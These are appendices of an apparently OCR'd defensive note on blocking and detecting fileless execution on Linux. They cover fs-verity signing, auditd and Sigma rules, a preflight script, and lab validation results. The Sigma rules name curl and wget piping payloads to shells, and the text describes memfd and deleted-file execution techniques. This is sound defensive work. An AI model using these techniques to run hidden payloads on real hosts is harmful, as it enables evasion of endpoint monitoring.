


Figure 4 — build-time signing (enable fs-verity, measure the digest, sign the FSVerity-formatted digest, write the xattr) feeding run-time verification, which holds only the public key.

```
# ---- one-time, OFFLINE (HSM or air-gapped signer): the organisational CA ----
# ECDSA-P256 for the CA and the leaf (see §7: choose from the measured cold path, not a
# generic multiplier). The CA key never touches a fleet host.
openssl req -new -x509 -newkey ec -pkeyopt ec_paramgen_curve:prime256v1 \
    -keyout org-ca.key -out org-ca.crt -days 3650 -nodes -subj "/CN=Org Binary-Authz CA"
\
    -addext "basicConstraints=critical,CA:TRUE" -addext "keyUsage=critical,keyCertSign"

# ---- one-time: anchor the CA in the kernel's boot trust chain (pick ONE) ----
# (a) Compile it into the builtin keyring. Then the verifier may use selector 0 or 1.
#     CONFIG_SYSTEM_TRUSTED_KEYS="org-ca.pem"   (kernel .config; rebuild/sign the
kernel)
# (b) Enrol it as a Machine Owner Key so it lands on the .machine keyring at boot
#     (CONFIG_INTEGRITY_MACHINE_KEYRING=y; the machine keyring is linked into the
#     secondary trust chain only when Secure Boot is on and
CONFIG_INTEGRITY_CA_MACHINE_KEYRING
#     restrictions are met — check `keyctl show %:.machine` after reboot):
openssl x509 -in org-ca.crt -outform DER -out org-ca.der
mokutil --import org-ca.der            # confirm at next boot in the MOK manager
# Either way: the CA becomes a *trusted* key the kernel will chain new certs to.

# ---- per signing epoch (e.g. per release train): a leaf signer issued by the CA ----
openssl req -new -newkey ec -pkeyopt ec_paramgen_curve:prime256v1 -nodes \
    -keyout sign.key -out sign.csr -subj "/CN=fileless-gate signer 2026-Q3"
openssl x509 -req -in sign.csr -CA org-ca.crt -CAkey org-ca.key -CAcreateserial \
    -days 180 -out sign.crt -extfile <(printf
"keyUsage=critical,digitalSignature\nextendedKeyUsage=codeSigning")
openssl x509 -in sign.crt -outform DER -out sign.der

# ---- on each host, by the verified agent at boot: enrol the LEAF into the secondary
keyring ----
# Accepted only because sign.der chains to org-ca
(restrict_link_by_builtin_and_secondary_trusted);
# an unchained self-signed cert is rejected here with -ENOKEY.
keyctl padd asymmetric "" %:.secondary_trusted_keys < sign.der
# then bump the policy epoch so cached verdicts re-verify against the new key set
(F-10):
bpftool map update pinned /sys/fs/bpf/gate/policy key 0 0 0 0 value 07 00 00 00   #
epoch 7, LE u32 (or via libbpf in the agent)

# ---- per binary, at build/packaging time — re-run on every package update (M-03) ----
fsverity enable /opt/app/bin/foo                    # build Merkle tree; fix the digest
                                                    # MUST precede sign: signing a file
with
                                                    # no Merkle tree still succeeds
(G-5)
fsverity sign   /opt/app/bin/foo foo.p7 \           # PKCS#7 over the FSVerity-
formatted digest
    --key sign.key --cert sign.crt
setfattr -n user.org.sig -v "0x$(xxd -p foo.p7 | tr -d '\n')" /opt/app/bin/foo

# ---- revocation: rotate the leaf (new CSR from the CA), re-sign, unlink the old key,
#      bump the epoch. Without the epoch bump, inodes already cached as approved keep
running (F-10).
```

The signature covers the 44-byte `struct fsverity_formatted_digest` (8-byte `"FSVerity"`

magic ++ 4-byte `struct fsverity_digest` ++ 32-byte SHA-256 digest), which is what `fsverity sign` produces by default and what the gate reconstructs before calling `bpf_verify_pkcs7_signature()`. Two keys, two places: the CA private key never leaves the offline signer, and the leaf private key lives only in the build/packaging pipeline; neither touches a fleet host, which holds only certificates. A T-A attacker can `setfattr` a `user.org.sig` value onto their own memfd or dropped file, but cannot produce one that verifies against a key on the trusted chain; a T-B (root) attacker can run `keyctl padd`, but the kernel will only accept a certificate that chains to the anchored CA, which root does not hold. Leaf rotation and revocation are routine and must always be followed by a `policy_epoch` bump (F-10).

Appendix D — Detection artifacts (auditd + Sigma)

The enforcement gate (Appendix C) is the M-03 project — a pilot on recent kernels. **Detection** (M-06) is the "now" step and serves the larger audience, so this appendix ships the DET-* rules from §6.1 as deployable artifacts. They only log; they block nothing. All are in the kit under `detections/`.

D.1 auditd — syscall telemetry

Load with `auditctl -R fileless-exec.rules`, or drop the file in `/etc/audit/rules.d/`. This is the vendor-neutral floor: it records the syscalls behind the fileless classes even with no EDR present.

```
## 1a/1b/1d — anonymous in-memory file creation (the memfd primitive)
-a always,exit -F arch=b64 -S memfd_create -k fileless_memfd
-a always,exit -F arch=b32 -S memfd_create -k fileless_memfd

## 1a/1f/4 — execution by file descriptor (execveat AT_EMPTY_PATH, fexecve);
## catches memfd / O_TMPFILE / deleted-file exec that leaves no path in argv (F-9)
-a always,exit -F arch=b64 -S execveat -k fileless_fdexec
-a always,exit -F arch=b32 -S execveat -k fileless_fdexec

## 5a/5b — kernel module load from memory or fd
-a always,exit -F arch=b64 -S init_module -S finit_module -k fileless_lkm

## 3 — interpreters (scope to your set; correlation is better in the SIEM — see D.2)
## -F exe= is rejected by the kernel as a syscall-rule field ("Field option
## not supported by kernel: exe") — use -F path= on the binary (G.5)
-a always,exit -F arch=b64 -S execve -F path=/usr/bin/python3 -k interp_exec
-a always,exit -F arch=b64 -S execve -F path=/usr/bin/perl    -k interp_exec
```

Note `memfd_create` alone is common and benign; its value is as the first half of a `memfd_create` → exec-of-memfd sequence (DET-04), which is correlated downstream, not by auditd alone.

D.2 Sigma — process-level detections (SIEM-agnostic)

Sigma is a portable detection format; convert these to your SIEM's query language with `sigma-cli` / pySigma. Three representative rules follow (the kit carries them as separate `.yml` files).

```
title: Fileless Execution via memfd (create then exec)
logsource: { product: linux, category: process_creation }
detection:
  exec_from_memfd:
    Image|contains: 'memfd:'          # process running from /memfd:<name> (deleted)
  condition: exec_from_memfd
falsepositives:
  - runc self-clone (Image 'memfd:runc_cloned:/proc/self/exe'; runc ≤1.1.x, or rootless/
fallback path on ≥1.2.0) — allow-list by parent
level: high
tags: [attack.defense-evasion, attack.t1620]
```

```
title: Process Executing from a Deleted Binary
logsource: { product: linux, category: process_creation }
detection:
  deleted_exe:
    Image|endswith: '(deleted)'       # unlinked after/at exec — patterns 1f / 4
  condition: deleted_exe
falsepositives:
  - Self-updating software during the brief post-upgrade window
level: medium
tags: [attack.defense-evasion, 'attack.t1070.004']
```

```
title: Downloaded or Decoded Payload Piped to an Interpreter
logsource: { product: linux, category: process_creation }
detection:
  interp:
    Image|endswith: ['/bash', '/sh', '/python3', '/perl', '/ruby']
  parent_fetch:
    ParentImage|endswith: ['/curl', '/wget', '/base64', '/openssl']
  condition: interp and parent_fetch  # staging (pattern 3); file identity can't help
(F-4)
falsepositives:
  - Legitimate installers and CI scripts that pipe to a shell
level: medium
tags: [attack.execution, attack.t1059, attack.t1105]
```

These three cover the classes the enforcement gate cannot (2/3, and the string-free exec of 1f/4 that F-9 warns about); together with the gate they give a defender something for every row of the §5.3 table.

Appendix E — Fleet preflight script

The single most useful thing to run before planning any of this: a read-only check of whether a host can support the gate, and how far. It changes nothing. Exit code `0` means enforcement is feasible; non-zero means run detect-only until the hard failures are fixed. Shipped in the kit as `fileless-gate-preflight.sh`.

```
#!/bin/sh
# fileless-gate-preflight.sh — can this host run the signed-exec gate? Reads only.
hard_fail=0
ok(){ echo "  [ OK ]  $1"; }; warn(){ echo "  [WARN]  $1"; }
bad(){ echo "  [FAIL]  $1"; hard_fail=$((hard_fail+1)); }
kver=$(uname -r); echo "Kernel: $kver"
kconf(){ [ -r /proc/config.gz ] && zcat /proc/config.gz ||
         { [ -r "/boot/config-$kver" ] && cat "/boot/config-$kver" ||
           { [ -r /boot/config ] && cat /boot/config; }; }; }
CONF=$(kconf)

echo; echo "Enforcement (M-03) prerequisites:"
maj=${kver%%.*}; rest=${kver#*.}; min=${rest%%.*}
if [ "$maj" -gt 6 ] 2>/dev/null || { [ "$maj" -eq 6 ] && [ "$min" -ge 8 ]; } 2>/dev/null
  then ok "kernel >= 6.8 (xattr/fsverity kfuncs)"; else bad "kernel >= 6.8 required
(found $kver)"; fi
printf '%s\n' "$CONF" | grep -q '^CONFIG_BPF_LSM=y'   && ok "CONFIG_BPF_LSM=y"   || bad
"CONFIG_BPF_LSM not enabled"
printf '%s\n' "$CONF" | grep -q '^CONFIG_FS_VERITY=y' && ok "CONFIG_FS_VERITY=y" || bad
"CONFIG_FS_VERITY not enabled"
if [ -r /sys/kernel/security/lsm ]; then
  grep -q bpf /sys/kernel/security/lsm && ok "bpf active in LSM list" \
    || bad "bpf not in LSM list ($(cat /sys/kernel/security/lsm)); add lsm=...,bpf"
else warn "cannot read /sys/kernel/security/lsm"; fi

echo; echo "Self-protection (M-10) prerequisites:"
if [ -r /sys/kernel/security/lockdown ]; then
  ld=$(cat /sys/kernel/security/lockdown)
  case "$ld" in *'[integrity]'*|*'[confidentiality]'*) ok "lockdown active: $ld";;
    *) warn "lockdown off ($ld) — enforcing gate is removable by root";; esac
else warn "lockdown unavailable — run detect-only"; fi

echo; echo "Cheap standalone control (M-01):"
if [ -r /proc/sys/vm/memfd_noexec ]; then v=$(cat /proc/sys/vm/memfd_noexec)
  [ "$v" = 2 ] && ok "vm.memfd_noexec=2" || warn "vm.memfd_noexec=$v (set 2 after the §7
audit)"
else warn "vm.memfd_noexec absent (needs 6.3+)"; fi

echo
[ "$hard_fail" -eq 0 ] && { echo "RESULT: no hard failures — enforcement feasible.";
exit 0; } \
  || { echo "RESULT: $hard_fail hard failure(s) — run detect-only; fix before
enforcing."; exit 1; }
```

Sample output on a host missing the enforcement prerequisites (from the lab kernel, whose config was not readable):

```
$ ./fileless-gate-preflight.sh
Kernel: 6.18.44-fc-v24
Enforcement (M-03) prerequisites:
  [ OK ]  kernel >= 6.8 (xattr/fsverity kfuncs)
  [FAIL]  CONFIG_BPF_LSM not enabled
  [FAIL]  CONFIG_FS_VERITY not enabled
  ...
RESULT: 2 hard failure(s) — run detect-only; fix before enforcing.
```

Appendix F — Lab evidence

memfd xattr acceptance (kernel 6.18.44). `memfd_create("t",0)` then `setxattr(/proc/self/fd/N, "user.t", "1")` → success, value read back. Oversized `user.<300 bytes>` → `E2BIG` (tmpfs size cap). `MFD_HUGETLB` memfd → `setxattr` returns `EOPNOTSUPP` (hugetlbfs implements no xattr handlers). The security-relevant case is `user.*` set by an unprivileged owner on its own memfd; confirm it and the target kernel version on a representative fleet host before relying on it operationally. Re-run vector: `python3 -c 'import os;fd=os.memfd_create("t");os.setxattr(f"/proc/self/fd/{fd}","user.t",b"1");print(os.getxattr(f"/proc/self/fd/{fd}","user.t"))'`

fs-verity struct layout (compiled against `<linux/fsverity.h>`). `sizeof(struct fsverity_digest)=4`; offsets `digest_algorithm=0`, `digest_size=2`, `digest=4`; `FS_VERITY_HASH_ALG_SHA256=1`. The header confirms `struct fsverity_formatted_digest { char magic[8] /* "FSVerity" */; ... }` is what built-in signing prepends — the basis for the Appendix C buffer layout.

Appendix G — Container lab and code validation

Every code listing in this note (Appendices B, C, D, E and the §4A walk-throughs) was extracted from this document and built and executed in a container lab before publication. This appendix records the harness, what passed, and the defects the exercise found. Where a listing was corrected as a result, the correction is in the listing above and is noted here.

G.1 Harness

Image: `debian:trixie-slim` plus `gcc libc6-dev make python3 file binutils coreutils procps xxd strace openssl fsverity attr dash`. Host: Docker Desktop on arm64, kernel `7.0.12-linuxkit`. Container `/tmp` and `/work` are overlayfs, which matters for G.4. Tests that write `vm.memfd_noexec`, drive the fs-verity ioctls, or load audit rules run `--privileged`; the `strace` test runs `--cap-add=SYS_PTRACE`; the gate-compile test bind-mounts `/sys/kernel/btf` read-only so `vmlinux.h` can be generated from live kernel BTF.

The listings are extracted from the HTML itself rather than transcribed, so what the lab runs is exactly what the reader copies. Two source trees are kept: the verbatim extraction, and a patched tree carrying the fixes in G.3. Both are run; the difference between them is the evidence for each defect.

G.2 Result

All eight executable patterns behave as described. The three load-bearing runtime claims in this note were re-confirmed by measurement rather than by citation: the `/proc/PID/exe` artifacts of §4A, the `ETXTBSY` requirement in the `O_TMPFILE` loader, and the `vm.memfd_noexec=2` refusal.

Pattern	Listing	Observed `/proc/PID/exe` and inode
1a — memfd + `execve /proc/self/fd/N`	B.2	`/memfd:payload (deleted)`, `nlink=0`, fs `tmpfs`
1a — `execveat(AT_EMPTY_PATH)`	B.3	`/memfd:payload (deleted)`, `nlink=0`, fs `tmpfs`
1b — shebang script from a memfd	B.4	interpreter execs, script inode anonymous
1d — interpreter-created memfd	B.6	memfd created by `python3`, no loader binary on disk
1f — `O_TMPFILE`	B.5	`/tmp/#34523082 (deleted)`, `nlink=0`, fs `overlayfs`
4 — unlink + `fexecve`	B.7	`(deleted)` suffix, `nlink=0`, fs `overlayfs`
3 — payload piped to interpreter	§4A.5	no payload inode at any point

Two claims made in passing were also checked directly. Removing the `close(wfd)` from the `O_TMPFILE` loader does produce `fexecve: Text file busy`, so the reopen-read-only step in B.5 is load-bearing and not defensive habit. The Appendix E preflight script runs clean

under `dash` as well as `bash`, and the Appendix C signing pipeline (block 20) completes end to end under `openssl` — CA, CSR, leaf, and DER conversion all exit zero.

G.3 Defects found in the listings, and what changed

Seven issues were found in the code as first written. Four were corrected in the listings above; three are properties of the environment or of the excerpt form and are documented rather than patched.

#	Defect	Disposition
G-1	The pattern-4 loader unlinked `argv[1]` directly, destroying the caller's file. The loop printed in §4A.3 passed it `./hello`, so running the note as printed deleted the payload and broke the next command in the same block.	**Fixed** in B.7: the loader copies its argument to a scratch path and unlinks the copy, so the unlinked-inode behaviour is still demonstrated without data loss. The §4A.3 command line no longer passes `./hello` into it.
G-2	The `execveat` loader checked none of its `open`, `memfd_create` or `read` return values. A missing payload therefore produced an empty memfd and the report `Exec format error`, which sends a reader debugging the ELF instead of the path.	**Fixed** in B.3: the checks now match B.2, and a missing payload reports `No such file or directory`.
G-3	The preflight script carried an unused `pass=0` counter.	**Fixed** in Appendix E.
G-7	Two of the seven auditd rules in Appendix D used `-F exe=`, which the kernel rejects as a syscall-rule field. They failed at parse time, so the set silently loaded five rules instead of seven.	**Fixed** in Appendix D: both now use `-F path=`. All seven parse — see G.5.
G-4	The gate's `is_anon_exec_inode()` test requires `TMPFS_MAGIC` or `HUGETLBFS_MAGIC`, but the `O_TMPFILE` inode of pattern 1f lives on whatever filesystem backs `/tmp`. Measured as `overlayfs` on both `debian:trixie-slim` and `ubuntu:24.04`, so the test does not fire.	Documented — see G.4. This is a real coverage gap, not a container artifact.
G-5	`fsverity sign` succeeds on a file that was never `fsverity enable`d, emitting a well-formed signature over a digest with no Merkle tree behind it.	Documented — the signing pipeline must enable verity first, or it ships signatures that verify against nothing.
G-6	Block 20 uses process substitution and so requires `bash`; it fails under `dash`.	Documented — the Appendix E preflight script itself is `dash`-clean; only the signing block needs `bash`.

G.4 Where the gate does not reach

The `is_anon_exec_inode()` filesystem-magic test in Appendix C catches patterns 1a, 1b and 1d, whose inodes are genuinely tmpfs-backed. It does not catch pattern 1f. An `O_TMPFILE` inode is nameless and has `nlink=0` exactly like a memfd, but it inherits the filesystem of the directory it was opened against — `/tmp` in the listing. On a host where `/tmp` is a tmpfs mount the test happens to fire; on the two mainstream container images measured here it is overlayfs and the test does not. The magic number is therefore the wrong discriminator: `nlink==0` on a file being executed is the property that actually distinguishes these patterns, and the filesystem check narrows it for no defensive gain. Treat the listing as illustrative on this point and key on `nlink` — or on the absence of a verity digest, which is the design the rest of the note argues for.

G.5 Detection artifacts

The three Sigma rules in Appendix D parse and their conditions resolve. They are excerpts: `id`, `status`, `description`, `author`, `date` and `references` are omitted for space and must be added before deployment.

As first written, only five of the seven auditd rules parsed. Two failed, and failed at parse time rather than at load time:

```
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/python3 -k interp_exec
-a always,exit -F arch=b64 -S execve -F exe=/usr/bin/perl    -k interp_exec
  -> Field option not supported by kernel: exe
```

The `exe` field is not accepted as a syscall-rule filter. This reproduced identically on `ubuntu:24.04` with auditctl 4.0.2, while `path`, `dir`, `euid` and `key` all parse — so it is a kernel-side limitation, not a distro packaging quirk. The listing in Appendix D now uses `-F path=` on the interpreter binary, and all seven rules parse; a `-w` watch is the other option. Anyone who pasted the earlier block was running five rules while believing they had seven.

A second gap is one of coverage rather than syntax. The `execveat` rule catches B.3, but patterns 1a and 1b reach `/proc/self/fd/N` through a plain `execve`, which no rule in the set matches. The `memfd_create` rule fires on creation and is what actually carries those two cases; the pairing matters, because creation alone is not execution and produces volume on hosts where memfd is used legitimately.

G.6 The gate listing does not compile as printed

Appendix C is a fragment, and this is worth stating plainly because the listing reads like a complete program. Compiled alone it fails immediately on `__u8` and `__always_inline`. Supplied with `vmlinux.h` (generated from kernel BTF), `bpf_helpers.h` and the standard BPF headers, the remaining gaps are the ones the text leaves to the implementer: the `verdict_map` and `policy` map definitions, the `TAG_XATTR`, `MAX_SIG` and `DENY_ANON_EXEC`

policy constants, the `task_is_verified_agent()` helper, and `extern` declarations for `bpf_get_fsverity_digest` and `bpf_verify_pkcs7_signature`. Nothing in that list is a defect in the logic — but the listing is a design sketch to be completed, not a program to be copied, and the kfunc signatures in particular should be taken from the running kernel's BTF rather than from this note.

end of note